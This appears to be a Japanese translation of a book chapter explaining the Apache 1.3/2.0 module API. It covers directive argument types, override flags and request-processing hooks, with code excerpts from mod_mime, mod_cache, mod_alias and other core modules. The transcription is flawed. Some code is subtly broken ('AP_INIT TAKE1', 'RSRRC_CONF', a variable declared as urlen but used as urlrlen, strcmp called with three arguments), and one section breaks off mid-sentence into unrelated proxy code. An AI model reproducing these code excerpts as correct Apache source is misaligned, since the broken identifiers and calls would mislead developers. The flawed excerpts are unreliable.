    TAKE1,                      /* 引数は1つに限る */
    TAKE2,                      /* 引数は2つに限る */
    ITERATE,                    /* 引数は1種類。複数可。
                               * (たとえば、IndexIgnore)
                               */
    ITERATE2,                   /* 引数は2種類。2つめは複数可。
                               * (たとえば、AddIcon)
                               */
    FLAG,                       /* 'On'または'Off'のどちらか */
    NO_ARGS,                    /* 引数なし。たとえば、</Directory> */
    TAKE12,                     /* 引数は1つまたは2つ */
    TAKE3,                      /* 引数は3つに限る */
    TAKE23,                     /* 引数は2つまたは3つ */
    TAKE123,                   /* 引数は1つ、2つ、または3つ */
    TAKE13                      /* 引数は1つまたは3つ */
};

```

これらのオプションは、Configファイル中で一致するディレクティブを見つけた場合の関数funcの呼び出し方を決定する。しかし、その前にもう1つ`cmd_parms`という構造体を見ておかなければならない。

```

typedef struct {
    void *info;                 /* コマンドへの引数 (cmd_data) */
    int override;               /* どのallow-overrideビットが設定されているか */
    int limited;                /* どのメソッドが<Limit>で制限されているか */

    configfile_t *config_file; /* pcfg_openfile()からのConfigファイル構造 */

    ap_pool *pool;              /* 新しい記憶領域を割り当てるためのプール */
}

```

```

struct pool *temp_pool;    /* スクラッチメモリ用のプール。設定中は存在するが、最初のリク
                          * エストを処理する前に消去される
                          */

server_rec *server;        /* 設定中のserver_rec */
char *path;                /* ディレクトリに対する設定ならば、そのディレクトリへのパス名
                          * しかし、これに意味があるのは<Files>節、<Location>節
                          * および正規表現によるマッチングが存在する前だけだ。この
                          * フィールドのこの時点での意味は、コマンドがサーバのコンテキ
                          * スト (path == NULLの場合) から呼び出されているかディレ
                          * クトリのコンテキスト (path != NULLの場合) において呼び
                          * 出されているかだけである。
                          */

const command_rec *cmd;    /* 設定コマンド */
const char *end_token;     /* ネストされたセクションの終了に必要な終了トークン */
void *context;             /* handle_commandに渡される
                          * per_dir_configベクタ */
} cmd_parms;

```

この構造体は、各要素が設定されてから、各ディレクティブに関連付けられた関数に渡される。関数に対して、任意の追加情報の伝達を許可するため、`command_rec.cmd_data`の値が`cmd_parms.info`に設定されることに注意しなければならない。また、(存在する場合は)ディレクトリごとの設定構造体もこの関数に渡される(以下の例では`mconfig`として渡される)。また、サーバごとの設定は次のような呼び出しによってアクセス可能になる。

```
ap_get_module_config(parms->server->module_config, &module_struct)
```

この呼び出しで`module_struct`が、独自のモジュールの構造体によって置き換えられる。追加情報も渡されるが、これは`args_how`の値によって異なる。

RAW_ARGS

```
func(cmd_parms *parms, void *mconfig, char *args)
```

行の残りの部分 (すなわちディレクティブ以外の部分) が`args`になる。

NO_ARGS

```
func(cmd_parms *parms, void *mconfig)
```

TAKE1

```
func(cmd_parms *parms, void *mconfig, char *w)
```

`w`はこのディレクティブに対する単一引数である。

TAKE2, TAKE12

```
func(cmd_parms *parms, void *mconfig, char *w1, char *w2)
```

`w1`および`w2`はディレクティブに対する2つの引数である。TAKE12では2番目の引数はオプションであり、欠落している場合`w2`はNULLになる。

TAKE3, TAKE13, TAKE23, TAKE123

```
func(cmd_parms *parms, void *mconfig, char *w1, char *w2, char *w3)
w1, w2, およびw3はディレクティブに対する3つの引数である。TAKE13、TAKE23、および
TAKE123は、ディレクティブがそれぞれ1つまたは3つの引数、2つまたは3つの引数、1つ、2
つ、または3つの引数を取ることを意味する。欠落している引数はNULLになる。
```

ITERATE

```
func(cmd_parms *parms, void *mconfig, char *w)
ディレクティブの後の各引数について1回ずつfuncが呼び出される。
```

ITERATE2

```
func(cmd_parms *parms, void *mconfig, char *w1, char *w2)
少なくとも2つの引数が必要である。2番目の以降の各引数について1度ずつfuncが呼び出さ
れる。1番目の引数は毎回funcに渡される。
```

FLAG

```
func(cmd_parms *parms, void *mconfig, int f)
引数はOnまたはOffでなければならない。Onならば0以外の値をfに設定し、Offならば0をf
に設定する。
```

バージョン2.0では、これらのフラグのそれぞれが、コンパイラのエントリによってサポートされて
いる型に対して安全な初期化を可能にするための独自のマクロを持つ。したがって、フラグITERATE
を直接使用する代わりに、たとえば、マクロAP_INIT_ITERATEを使って、command_rec構造体の
要素を設定することができる。

req_overrideには、以下の組み合わせ（ORにより結合する）を指定できる。

```
#define OR_NONE 0
#define OR_LIMIT 1
#define OR_OPTIONS 2
#define OR_FILEINFO 4
#define OR_AUTHCFG 8
#define OR_INDEXES 16
#define OR_UNSET 32
#define ACCESS_CONF 64
#define RSRC_CONF 128
#define OR_ALL (OR_LIMIT|OR_OPTIONS|OR_FILEINFO|OR_AUTHCFG|OR_INDEXES)
バージョン2.0では、オプションがもう1つ追加された。
#define EXEC_ON_READ 256 /**< 設定を変更するコマンド（他のファイルを
includeするコマンドやIFModuleディレクティブなど）
をディレクティブに実行させる */
```

このフラグはディレクティブが許可される状況を定義する。ディレクティブが許可されるには、この
フィールドと現在のオーバーライド状態のANDが0以外でなければならない。設定ファイルでは、現在の
オーバーライド状態は以下の通りである。

```
RSRC_CONF|OR_OPTIONS|OR_FILEINFO|OR_INDEXES
```

これは<Directory>セクションの外側の場合である。

```
ACCESS_CONF|OR_LIMIT|OR_OPTIONS|OR_FILEINFO|OR_AUTHCFG|OR_INDEXES
```

これは<Directory>セクションの内側の場合である。

.htaccessファイル内では、オーバーライド状態はAllowOverrideディレクティブによって決定される。例21-7に示すmod_mime.cからの抜粋（バージョン1.3）を参照してほしい。

例21-7 mod_mime.c

```
static const command_rec mime_cmds[] =
{
    {"AddType", add_type, NULL, OR_FILEINFO, ITERATE2,
     "a mime type followed by one or more file extensions"},
    {"AddEncoding", add_encoding, NULL, OR_FILEINFO, ITERATE2,
     "an encoding (e.g., gzip), followed by one or more file extensions"},
    {"AddCharset", add_charset, NULL, OR_FILEINFO, ITERATE2,
     "a charset (e.g., iso-2022-jp), followed by one or more file extensions"},
    {"AddLanguage", add_language, NULL, OR_FILEINFO, ITERATE2,
     "a language (e.g., fr), followed by one or more file extensions"},
    {"AddHandler", add_handler, NULL, OR_FILEINFO, ITERATE2,
     "a handler name followed by one or more file extensions"},
    {"ForceType", ap_set_string_slot_lower,
     (void *)XtOffsetOf(mime_dir_config, type), OR_FILEINFO, TAKE1,
     "a media type"},
    {"RemoveHandler", remove_handler, NULL, OR_FILEINFO, ITERATE,
     "one or more file extensions"},
    {"RemoveEncoding", remove_encoding, NULL, OR_FILEINFO, ITERATE,
     "one or more file extensions"},
    {"RemoveType", remove_type, NULL, OR_FILEINFO, ITERATE,
     "one or more file extensions"},
    {"SetHandler", ap_set_string_slot_lower,
     (void *)XtOffsetOf(mime_dir_config, handler), OR_FILEINFO, TAKE1,
     "a handler name"},
    {"TypesConfig", set_types_config, NULL, RSRC_CONF, TAKE1,
     "the MIME types config file"},
    {"DefaultLanguage", ap_set_string_slot,
     (void*)XtOffsetOf(mime_dir_config, default_language), OR_FILEINFO, TAKE1,
     "language to use for documents with no other language file extension" },
    {NULL}
};
```

set_string_slot()の使い方に注意してほしい。この標準関数は、cmd_data内で定義したオフセットを使って、XtOffsetOfによりモジュール用ディレクトリごとの設定内でchar*を設定する。例21-8に示すmod_mime.cからの抜粋（バージョン2.0）を参照してほしい。

例21-8 mod_mime.c

```

static const command_rec mime_cmds[] =
{
    AP_INIT_ITERATE2("AddCharset", add_extension_info,
        (void *)APR_XtOffsetOf(extension_info, charset_type), OR_FILEINFO,
        "a charset (e.g., iso-2022-jp), followed by one or more file extensions"),
    AP_INIT_ITERATE2("AddEncoding", add_extension_info,
        (void *)APR_XtOffsetOf(extension_info, encoding_type), OR_FILEINFO,
        "an encoding (e.g., gzip), followed by one or more file extensions"),
    AP_INIT_ITERATE2("AddHandler", add_extension_info,
        (void *)APR_XtOffsetOf(extension_info, handler), OR_FILEINFO,
        "a handler name followed by one or more file extensions"),
    AP_INIT_ITERATE2("AddInputFilter", add_extension_info,
        (void *)APR_XtOffsetOf(extension_info, input_filters), OR_FILEINFO,
        "input filter name (or ; delimited names) followed by one or more file extensions"),
    AP_INIT_ITERATE2("AddLanguage", add_extension_info,
        (void *)APR_XtOffsetOf(extension_info, language_type), OR_FILEINFO,
        "a language (e.g., fr), followed by one or more file extensions"),
    AP_INIT_ITERATE2("AddOutputFilter", add_extension_info,
        (void *)APR_XtOffsetOf(extension_info, output_filters), OR_FILEINFO,
        "output filter name (or ; delimited names) followed by one or more file extensions"),
    AP_INIT_ITERATE2("AddType", add_extension_info,
        (void *)APR_XtOffsetOf(extension_info, forced_type), OR_FILEINFO,
        "a mime type followed by one or more file extensions"),
    AP_INIT_TAKE1("DefaultLanguage", ap_set_string_slot,
        (void *)APR_XtOffsetOf(mime_dir_config, default_language), OR_FILEINFO,
        "language to use for documents with no other language file extension"),
    AP_INIT_ITERATE("MultiviewsMatch", multiviews_match, NULL, OR_FILEINFO,
        "NegotiatedOnly (default), Handlers and/or Filters, or Any"),
    AP_INIT_ITERATE("RemoveCharset", remove_extension_info,
        (void *)APR_XtOffsetOf(extension_info, charset_type), OR_FILEINFO,
        "one or more file extensions"),
    AP_INIT_ITERATE("RemoveEncoding", remove_extension_info,
        (void *)APR_XtOffsetOf(extension_info, encoding_type), OR_FILEINFO,
        "one or more file extensions"),
    AP_INIT_ITERATE("RemoveHandler", remove_extension_info,
        (void *)APR_XtOffsetOf(extension_info, handler), OR_FILEINFO,
        "one or more file extensions"),
    AP_INIT_ITERATE("RemoveInputFilter", remove_extension_info,
        (void *)APR_XtOffsetOf(extension_info, input_filters), OR_FILEINFO,
        "one or more file extensions"),
    AP_INIT_ITERATE("RemoveLanguage", remove_extension_info,
        (void *)APR_XtOffsetOf(extension_info, language_type), OR_FILEINFO,
        "one or more file extensions"),
    AP_INIT_ITERATE("RemoveOutputFilter", remove_extension_info,
        (void *)APR_XtOffsetOf(extension_info, output_filters), OR_FILEINFO,
        "one or more file extensions"),
    AP_INIT_ITERATE("RemoveType", remove_extension_info,

```

```

        (void *)APR_XtOffsetOf(extension_info, forced_type), OR_FILEINFO,
        "one or more file extensions"),
    AP_INIT TAKE1("TypesConfig", set_types_config, NULL, RSRRC_CONF,
        "the MIME types config file"),
    {NULL}
};

```

ご覧のように、この関数は、構造体の初期化にマクロを使用している。set_string_slot()がap_set_string_slot()となっている点にも注目してほしい。

初期化

```

void module_init(server_rec *pServer, pool *pPool) (バージョン1.3)
int module_post_config(apr_pool_t *pPool, apr_pool_t *pLog, apr_pool_t *pTemp,
    server_rec *pServer) (バージョン2.0)

```

バージョン1.3では、initフックだが、バージョン2.0では名前がよりの確に変更され、post_configとなった。

バージョン2.0では、以下の3つのプールが提供される。1つ目はpPoolである。これは設定が変更されるまで存続するプールで、バージョン1.3のpPoolに対応する。2つ目はpLogである。これは、設定ファイルを読み込むたびに消去されるプールで（設定ファイルは再設定のたびに2回読み込まれることを思い出してほしい）、ログファイル用である。3つ目のpTempは、設定が完了した後（またはそれより頻繁）に消去される一時的なプールである。

この関数は、サーバの設定ファイルが読み込まれた後で、リクエストの処理を開始する前に呼び出される。設定関数と同様、サーバを再設定するたびに呼び出されるので、2回目以降の呼び出しでも正しく動作するように注意を払う必要がある。これはApacheがリクエストを処理する子プロセスをフォークする前に呼び出される最後の関数である。pServerは、メインサーバのserver_recへのポインタ、pPoolはサーバが再設定されるまで存続し続けるプールである。現在のバージョンのApacheでは、次の初期化は行われないので注意してほしい。

```
pServer->server_hostname
```

モジュールがap_add_version_component()を使ってバージョン文字列を追加するなら、その処理はこの関数内で行うのがよいだろう。

次の例のように、pServer->nextによりすべてのサーバ設定を処理できる。

```

for( ; pServer ; pServer=pServer->next)
    ;

```

例21-9に示すmod_mime.cからの抜粋（バージョン1.3）を参照してほしい。

例21-9 mod_mime.c

```

#define MIME_HASHSIZE (32)
#define hash(i) (ap_tolower(i) % MIME_HASHSIZE)

static table *hash_buckets[MIME_HASHSIZE];

static void init_mime(server_rec *s, pool *p)
{
    configfile_t *f;
    char l[MAX_STRING_LEN];
    int x;
    char *types_confname = ap_get_module_config(s->module_config, &mime_module);

    if (!types_confname)
        types_confname = TYPES_CONFIG_FILE;

    types_confname = ap_server_root_relative(p, types_confname);

    if (!(f = ap_pcfg_openfile(p, types_confname))) {
        ap_log_error(APLOG_MARK, APLOG_ERR, s,
                     "could not open mime types log file %s.", types_confname);
        exit(1);
    }

    for (x = 0; x < MIME_HASHSIZE; x++)
        hash_buckets[x] = ap_make_table(p, 10);

    while (!(ap_cfg_getline(l, MAX_STRING_LEN, f))) {
        const char *ll = l, *ct;

        if (l[0] == '#')
            continue;
        ct = ap_getword_conf(p, &ll);

        while (ll[0]) {
            char *ext = ap_getword_conf(p, &ll);
            ap_str_tolower(ext); /* ??? */
            ap_table_setn(hash_buckets[hash(ext[0])], ext, ct);
        }
    }
    ap_cfg_closefile(f);
}

```

例21-10 (バージョン2.0) で示されているように、*mod_mime.c*内では同じ関数が、専用のハッシュを構築する代わりに、APRによって提供されるハッシュを使用する。

例21-10 mod_mime.c

```

static apr_hash_t *mime_type_extensions;

static int mime_post_config(apr_pool_t *p, apr_pool_t *plog, apr_pool_t *ptemp,
server_rec *s)
{
    ap_configfile_t *f;
    char l[MAX_STRING_LEN];
    const char *types_confname = ap_get_module_config(s->module_config, &mime_module);
    apr_status_t status;

    if (!types_confname)
        types_confname = AP_TYPES_CONFIG_FILE;

    types_confname = ap_server_root_relative(p, types_confname);

    if ((status = ap_pcfg_openfile(&f, ptemp, types_confname)) != APR_SUCCESS) {
        ap_log_error(APLOG_MARK, APLOG_ERR, status, s,
                     "could not open mime types config file %s.", types_confname);
        return HTTP_INTERNAL_SERVER_ERROR;
    }

    mime_type_extensions = apr_hash_make(p);

    while (!(ap_cfg_getline(l, MAX_STRING_LEN, f))) {
        const char *ll = l, *ct;

        if (l[0] == '#')
            continue;
        ct = ap_getword_conf(p, &ll);

        while (ll[0]) {
            char *ext = ap_getword_conf(p, &ll);
            ap_str_tolower(ext);    /* ??? */
            apr_hash_set(mime_type_extensions, ext, APR_HASH_KEY_STRING, ct);
        }
    }
    ap_cfg_closefile(f);
    return OK;
}

```

子プロセス初期化

```
static void module_child_init(server_rec *pServer, pool *pPool)
```

Apacheサーバは、多数のプロセス（たとえば、Unixの場合）、多数のスレッドを持つ単一のプロセス（Win32の場合）、またはその両方の組み合わせ（将来のバージョン）により処理を遂行する。module_child_init()は、重量級プロセスの各インスタンスに対して1回ずつ呼び出される。すな

うち、あらゆるレベルの実行は、別々のアドレス空間、ファイルハンドルなどに対応している。Unixの場合にはこれは子プロセスごとに1回だが、Win32の場合にはスレッドごとに1回ではなく全体で1回呼び出されるだけである。これは、スレッドがアドレス空間やその他のリソースを共有しているためだ。現時点では、対応するスレッドごとの呼び出しは存在しないが、将来のバージョンで可能になるだろう。この関数に対応して、子プロセスの終了のための関数もあり、これについてはこの後説明する。

例21-11に示す *mod_unique_id.c* からの抜粋（バージョン1.3）を参照してほしい。

例21-11 mod_unique_id.c

```
static void unique_id_child_init(server_rec *s, pool *p)
{
    pid_t pid;
#ifdef NO_GETTIMEOFDAY
    struct timeval tv;
#endif

    pid = getpid();
    cur_unique_id.pid = pid;

    if (cur_unique_id.pid != pid) {
        ap_log_error(APLOG_MARK, APLOG_NOERRNO|APLOG_CRIT, s,
                     "oh no! pids are greater than 32-bits! I'm broken!");
    }

    cur_unique_id.in_addr = global_in_addr;

#ifdef NO_GETTIMEOFDAY
    if (gettimeofday(&tv, NULL) == -1) {
        cur_unique_id.counter = 0;
    }
    else {
        cur_unique_id.counter = tv.tv_usec / 10;
    }
#else
    cur_unique_id.counter = 0;
#endif

    cur_unique_id.pid = htonl(cur_unique_id.pid);
    cur_unique_id.counter = htons(cur_unique_id.counter);
}
```

*mod_unique_id.c*の目的は、あらゆるWebサーバ間で（または、少なくとも特定のサイトで）ユニークなIDを各リクエストに供給することだ。このために、さまざまな「ユニークな」パーツを利用するが、その1つとして子プロセスのプロセスIDやそのプロセスがフォークされた時刻を使うのでこのフックが使用される。

バージョン2.0の同じ関数は多少シンプルである。これはAPRを使うとプラットフォームごとにプロ


```

        r->proxyreq = STD_PROXY;
        r->uri = r->unparsed_uri;
        r->filename = ap_pstrcat(r->pool, "proxy:", r->uri, NULL);
        r->handler = "proxy-server";
    }
}
/* CONNECT プロキシのためには特別な処理が必要 (スキーム部がないため) */
else if (conf->req && r->method_number == M_CONNECT
        && r->parsed_uri.hostname
        && r->parsed_uri.port_str) {
    r->proxyreq = STD_PROXY;
    r->uri = r->unparsed_uri;
    r->filename = ap_pstrcat(r->pool, "proxy:", r->uri, NULL);
    r->handler = "proxy-server";
}
return DECLINED;
}

```

このコードは、リクエストに対して、現在のバーチャルホストに一致しないホスト名を含んでいるかどうか（この場合、ホスト名はリクエスト中のホスト名に基づいて選ばれているはずなので、すべてのバーチャルホストに一致しないことを意味する）、またはCONNECTメソッドであるかどうか（CONNECTメソッドはプロキシのみが使用する）をチェックする。これらの条件のどちらかが真である場合、ハンドラがproxy-server、ファイル名がproxy:uriに設定され、後の処理はプロキシモジュールに委ねられる。

定数の名前に小さな変更が見られるが、この関数はバージョン2.0でも同じである。

quick_handler (バージョン2.0)

```
int module_quick_handler(request_rec *r, int lookup_uri)
```

この関数は、URIベースのキャッシュからコンテンツを提供する目的に使用する。lookup_uriが設定されている場合、URIが存在すれば単にOKが返されるが、コンテンツは提供されない。

バージョン2.0における唯一の使用例は、実験的なモジュールmod_cache.c（例21-13参照）内にある。

例21-13 mod_cache.c

```
static int cache_url_handler(request_rec *r, int lookup)
{
    apr_status_t rv;
    const char *cc_in, *pragma, *auth;
    apr_uri_t uri = r->parsed_uri;
    char *url = r->unparsed_uri;
    apr_size_t urlen;
    char *path = uri.path;
    const char *types;

```

```

cache_info *info = NULL;
cache_request_rec *cache;
cache_server_conf *conf =
    (cache_server_conf *) ap_get_module_config(r->server->module_config,
                                                &cache_module);

if (r->method_number != M_GET) return DECLINED;

if (!(types = ap_cache_get_cachetype(r, conf, path))) {
    return DECLINED;
}
ap_log_error(APLOG_MARK, APLOG_DEBUG | APLOG_NOERRNO, 0, r->server,
             "cache: URL %s is being handled by %s", path, types);

urlrlen = strlen(url);
if (urlrlen > MAX_URL_LENGTH) {
    ap_log_error(APLOG_MARK, APLOG_DEBUG | APLOG_NOERRNO, 0, r->server,
                 "cache: URL exceeds length threshold: %s", url);
    return DECLINED;
}
if (url[urlrlen-1] == '/') {
    return DECLINED;
}

cache = (cache_request_rec *) ap_get_module_config(r->request_config,
                                                    &cache_module);
if (!cache) {
    cache = ap_palloc(r->pool, sizeof(cache_request_rec));
    ap_set_module_config(r->request_config, &cache_module, cache);
}

cache->types = types;

cc_in = apr_table_get(r->headers_in, "Cache-Control");
pragma = apr_table_get(r->headers_in, "Pragma");
auth = apr_table_get(r->headers_in, "Authorization");

if (conf->ignorecachecontrol_set == 1 && conf->ignorecachecontrol == 1 &&
    auth == NULL) {
    ap_log_error(APLOG_MARK, APLOG_DEBUG | APLOG_NOERRNO, 0, r->server,
                 "incoming request is asking for a uncached version of %s,
                 but we know better and are ignoring it", url);
}
else {
    if (ap_cache_liststr(cc_in, "no-store", NULL) ||
        ap_cache_liststr(pragma, "no-cache", NULL) || (auth != NULL)) {
        /* 前回キャッシュされたファイルを削除する */
        cache_remove_url(r, cache->types, url);

        ap_log_error(APLOG_MARK, APLOG_DEBUG | APLOG_NOERRNO, 0, r->server,

```

```

        "cache: no-store forbids caching of %s", url);
    return DECLINED;
}
}

rv = cache_select_url(r, cache->types, url);
if (DECLINED == rv) {
    if (!lookup) {
        ap_log_error(APLOG_MARK, APLOG_DEBUG | APLOG_NOERRNO, 0, r->server,
            "cache: no cache - add cache_in filter and DECLINE");
        ap_add_output_filter("CACHE_IN", NULL, r, r->connection);
    }
    return DECLINED;
}
else if (OK == rv) {
    if (cache->fresh) {
        apr_bucket_brigade *out;
        conn_rec *c = r->connection;

        if (lookup) {
            return OK;
        }
        ap_log_error(APLOG_MARK, APLOG_DEBUG | APLOG_NOERRNO, 0, r->server,
            "cache: fresh cache - add cache_out filter and "
            "handle request");

        ap_run_insert_filter(r);
        ap_add_output_filter("CACHE_OUT", NULL, r, r->connection);
        out = apr_bucket_create(r->pool, c->bucket_alloc);
        if (APR_SUCCESS != (rv = ap_pass_brigade(r->output_filters, out))) {
            ap_log_error(APLOG_MARK, APLOG_ERR, rv, r->server,
                "cache: error returned while trying to return %s "
                "cached data",
                cache->type);
            return rv;
        }
        return OK;
    }
    else {
        if (lookup) {
            return DECLINED;
        }

        ap_log_error(APLOG_MARK, APLOG_DEBUG | APLOG_NOERRNO, 0, r->server,
            "cache: stale cache - test conditional");
        if (ap_cache_request_is_conditional(r)) {
            ap_log_error(APLOG_MARK, APLOG_DEBUG | APLOG_NOERRNO, 0,
                r->server,
                "cache: conditional - add cache_in filter and "

```

```

        "DECLINE");

    ap_add_output_filter("CACHE_IN", NULL, r, r->connection);

    return DECLINED;
}
else {
    if (info && info->etag) {
        ap_log_error(APLOG_MARK, APLOG_DEBUG | APLOG_NOERRNO, 0,
                     r->server,
                     "cache: nonconditional - fudge conditional "
                     "by etag");
        apr_table_set(r->headers_in, "If-None-Match", info->etag);
    }
    else if (info && info->lastmods) {
        ap_log_error(APLOG_MARK, APLOG_DEBUG | APLOG_NOERRNO, 0,
                     r->server,
                     "cache: nonconditional - fudge conditional "
                     "by lastmod");
        apr_table_set(r->headers_in,
                      "If-Modified-Since",
                      info->lastmods);
    }
    else {
        ap_log_error(APLOG_MARK, APLOG_DEBUG | APLOG_NOERRNO, 0,
                     r->server,
                     "cache: nonconditional - no cached "
                     "etag/lastmods - add cache_in and DECLINE");

        ap_add_output_filter("CACHE_IN", NULL, r, r->connection);

        return DECLINED;
    }
    ap_log_error(APLOG_MARK, APLOG_DEBUG | APLOG_NOERRNO, 0,
                 r->server,
                 "cache: nonconditional - add cache_conditional and "
                 "DECLINE");
    ap_add_output_filter("CACHE_CONDITIONAL",
                        NULL,
                        r,
                        r->connection);

    return DECLINED;
}
}
else {
    ap_log_error(APLOG_MARK, APLOG_ERR, rv,
                 r->server,

```

```

        "cache: error returned while checking for cached file by "
        "%s cache",
        cache->type);
    return DECLINED;
}
}

```

このコードは非常に複雑だが、興味深い。キャッシュを読み込み、キャッシング対象に対してキャッシュされたコンテンツを生成するフィルタの使用法に注目してほしい。

名前の変換

```
int module_translate(request_rec *pReq)
```

この関数は、リクエスト中のURLをファイル名に変換する。変換の結果は、`pReq->filename`に格納される。戻り値は、OK、DECLINED、またはステータスコードである。最初にDECLINED以外を返したモジュールがあった時点で処理が完了したとみなされ、それ以降のモジュール呼び出しは行われない。モジュールが呼び出される順序は定義されていないので、モジュールによって処理されるURLが相互に排他的かどうかを確認しておいた方がよい。すべてのモジュールがDECLINEDを返した場合、設定エラーが発生する。この関数は、リクエストを扱うべきかどうかを決定するために、URLそのもの（`pReq->uri`）だけでなく、ディレクトリごとの設定（ただし、この段階ではディレクトリごとの設定は現在のサーバのルート設定を参照しているため注意が必要である）とサーバごとの設定も利用する。ステータスコードが返された場合、`pReq->headers_out`にはレスポンスとしての適切なヘッダを設定する。

例21-14（バージョン1.3および2.0）は、`mod_alias.c`からの抜粋である。

例21-14 mod_alias.c

```
static char *try_alias_list(request_rec *r, array_header *aliases, int doesc, int *status)
{
    alias_entry *entries = (alias_entry *) aliases->elts;
    regmatch_t regm[10];
    char *found = NULL;
    int i;

    for (i = 0; i < aliases->nelts; ++i) {
        alias_entry *p = &entries[i];
        int l;

        if (p->regexp) {
            if (!ap_regexec(p->regexp, r->uri, p->regexp->re_nsub + 1, regm, 0)) {
                if (p->real) {
                    found = ap_pregsub(r->pool, p->real, r->uri,
                                         p->regexp->re_nsub + 1, regm);
                    if (found && doesc) {

```

```

        found = ap_escape_uri(r->pool, found);
    }
}
else {
    /* null以外のものを必要とする */
    found = ap_pstrdup(r->pool, "");
}
}
}
else {
    l = alias_matches(r->uri, p->fake);

    if (l > 0) {
        if (doesc) {
            char *escurl;
            escurl = ap_os_escape_path(r->pool, r->uri + 1, 1);

            found = ap_pstrcat(r->pool, p->real, escurl, NULL);
        }
        else
            found = ap_pstrcat(r->pool, p->real, r->uri + 1, NULL);
    }
}

if (found) {
    if (p->handler) { /* ハンドラを設定し、mod_cgi用にnoteを残す */
        r->handler = p->handler;
        ap_table_setn(r->notes, "alias-forced-type", r->handler);
    }

    *status = p->redir_status;

    return found;
}
}

return NULL;
}

static int translate_alias_redir(request_rec *r)
{
    void *sconf = r->server->module_config;
    alias_server_conf *serverconf =
        (alias_server_conf *) ap_get_module_config(sconf, &alias_module);
    char *ret;
    int status;

    if (r->uri[0] != '/' && r->uri[0] != '\0')
        return DECLINED;
}

```

```

    if ((ret = try_alias_list(r, serverconf->redirects, 1, &status)) != NULL) {
        if (ap_is_HTTP_REDIRECT(status)) {
            /* QUERY_STRING (ある場合) を含める */
            if (r->args) {
                ret = ap_pstrcat(r->pool, ret, "?", r->args, NULL);
            }
            ap_table_setn(r->headers_out, "Location", ret);
        }
        return status;
    }

    if ((ret = try_alias_list(r, serverconf->aliases, 0, &status)) != NULL) {
        r->filename = ret;
        return OK;
    }

    return DECLINED;
}

```

この例では、まずRedirectディレクティブにマッチするかどうかを調べる。マッチした場合、headers_outにLocationヘッダを設定してREDIRECTを返す。一致しなかった場合は、ファイル名に変換する。この時、ハンドラの設定が行われることもある（実際には、設定される可能性のあるハンドラはcgi-scriptだけであり、これはScriptAliasディレクティブによってエイリアスが作成されている場合に設定される）。興味深い機能として、mod_cgi.c用にnote、つまりalias-forced-typeが設定を設定するというものがある。これは、mod_cgi.cによってCGIスクリプトをScriptAlias経由で呼び出すかどうかを判別するのに使用される。この場合は、OptionsディレクティブのExecCGIは不要ということになる[†]。参考のためにこのテストを行うmod_cgi.cのコード例を紹介しよう。

```

int is_scriptaliased (request_rec *r)
{
    char *t = table_get (r->notes, "alias-forced-type");
    return t && (!strcmp (t, "cgi-script"));
}

```

中間処理

この時点では、URLだけではなくファイル名も既知となる。Apacheは自身の再設定を行って、関連するディレクトリごとの設定（実際には、適合したすべてのディレクトリ、ロケーション、ファイル設定を、この順序でディレクトリごとの設定のマージを行った結果）を次のモジュール関数に渡す^{††}。

[†] これは後方互換のための機能である。

^{††} 実際には、ロケーション情報は名前変換より前に利用できるので、これらのうちの一部は名前変換の前に行われる。しかし、ファイル名の情報はこの段階にならないと得られない。起こっている事柄を正確に知りたければ、mod_reveal.cを使って動作を検出するとよい。

記憶領域へのマッピング (バージョン2.0)

```
int module_map_to_storage(request_rec *r)
```

この関数を使用すると、必要に応じて、モジュールがrequest_recのper_dir_configを独自のコンテキストに従って設定することができる。この関数は、コンテキストのないリクエスト (TRACE など) へのレスポンスにも使用される。コンテキストのないリクエストが遂行された場合、DONEまたはHTTPリターンコードが返される。モジュールによってマッピングされた場合はOK、マッピングされていない場合はDECLINEDが返される。この処理が他のモジュールによって行われない場合、コアが、ファイル名を使った標準的なディレクトリ検索によってこの処理を行う。例21-15を参照してほしい。

例21-15 http_protocol.c

```
AP_DECLARE_NONSTD(int) ap_send_http_trace(request_rec *r)
{
    int rv;
    apr_bucket_brigade *b;
    header_struct h;

    if (r->method_number != M_TRACE) {
        return DECLINED;
    }

    /* 元のリクエストを取得する */
    while (r->prev) {
        r = r->prev;
    }

    if ((rv = ap_setup_client_block(r, REQUEST_NO_BODY))) {
        return rv;
    }

    ap_set_content_type(r, "message/http");

    /* ここで、再びリクエストを作成し、作成されたリクエストをエコーする。 */

    b = apr_brigade_create(r->pool, r->connection->bucket_alloc);
    apr_brigade_putstrs(b, NULL, NULL, r->the_request, CRLF, NULL);
    h.pool = r->pool;
    h.bb = b;
    apr_table_do((int (*)(void *, const char *, const char *))
                 form_header_field, (void *) &h, r->headers_in, NULL);
    apr_brigade_puts(b, NULL, NULL, CRLF);
    ap_pass_brigade(r->output_filters, b);

    return DONE;
}
```

これはTRACEメソッドを扱うコードである。また、以下は`mod_proxy.c`からの抜粋である。

```
static int proxy_map_location(request_rec *r)
{
    int access_status;

    if (!r->proxyreq || strcmp(r->filename, "proxy:", 6) != 0)
        return DECLINED;

    /* コアまたはmod_http_map_to_storageフックにこれを処理させてはならない。
     * 自身をTRACEしたいのであって、ディレクトリ/ファイル検索は必要ではない。
     */
    if ((access_status = proxy_walk(r))) {
        ap_die(access_status, r);
        return access_status;
    }

    return OK;
}
```

ヘッダの解析

```
int module_header_parser(request_rec *pReq)
```

このルーチンの考え方は`post_read_request`に似ている。戻り値は、OK、DECLINED、またはステータスコードである。DECLINED以外が返されると、それ以降のモジュール呼び出しは行われなない。クライアントから送られたヘッダに基づいて決定を下す仕組みだ。しかし、このルーチンの利用は（ほとんどの場合）`post_read_request`によって置き換えられた。`post_read_request`はディレクトリごとの設定のマージが行われた後に発生するので、こちらの方が便利な場合があるのだ。

`module_header_parser`を使う唯一の標準的なモジュールは、`mod_setenvif.c`（例21-16参照）である。

例21-16 `mod_setenvif.c`

```
static int match_headers(request_rec *r)
{
    sei_cfg_rec *sconf;
    sei_entry *entries;
    table_entry *elts;
    const char *val;
    int i, j;
    int perdir;
    char *last_name;

    perdir = (ap_table_get(r->notes, SEI_MAGIC_HEIRLOOM) != NULL);
    if (! perdir) {
```

```

    ap_table_set(r->notes, SEI_MAGIC_HEIRLOOM, "post-read done");
    sconf = (sei_cfg_rec *) ap_get_module_config(r->server->module_config,
                                                &setenvif_module);
}
else {
    sconf = (sei_cfg_rec *) ap_get_module_config(r->per_dir_config,
                                                &setenvif_module);
}
entries = (sei_entry *) sconf->conditionals->elts;
last_name = NULL;
val = NULL;
for (i = 0; i < sconf->conditionals->nelts; ++i) {
    sei_entry *b = &entries[i];

    /* ある行に、同じヘッダを使うディレクティブがまとめてある場合、最適化する。設定の間はポインタが
     * 等しいことを確認しているの、2つのヘッダ名をstrcmpで比較する必要はない。
     */
    if (b->name != last_name) {
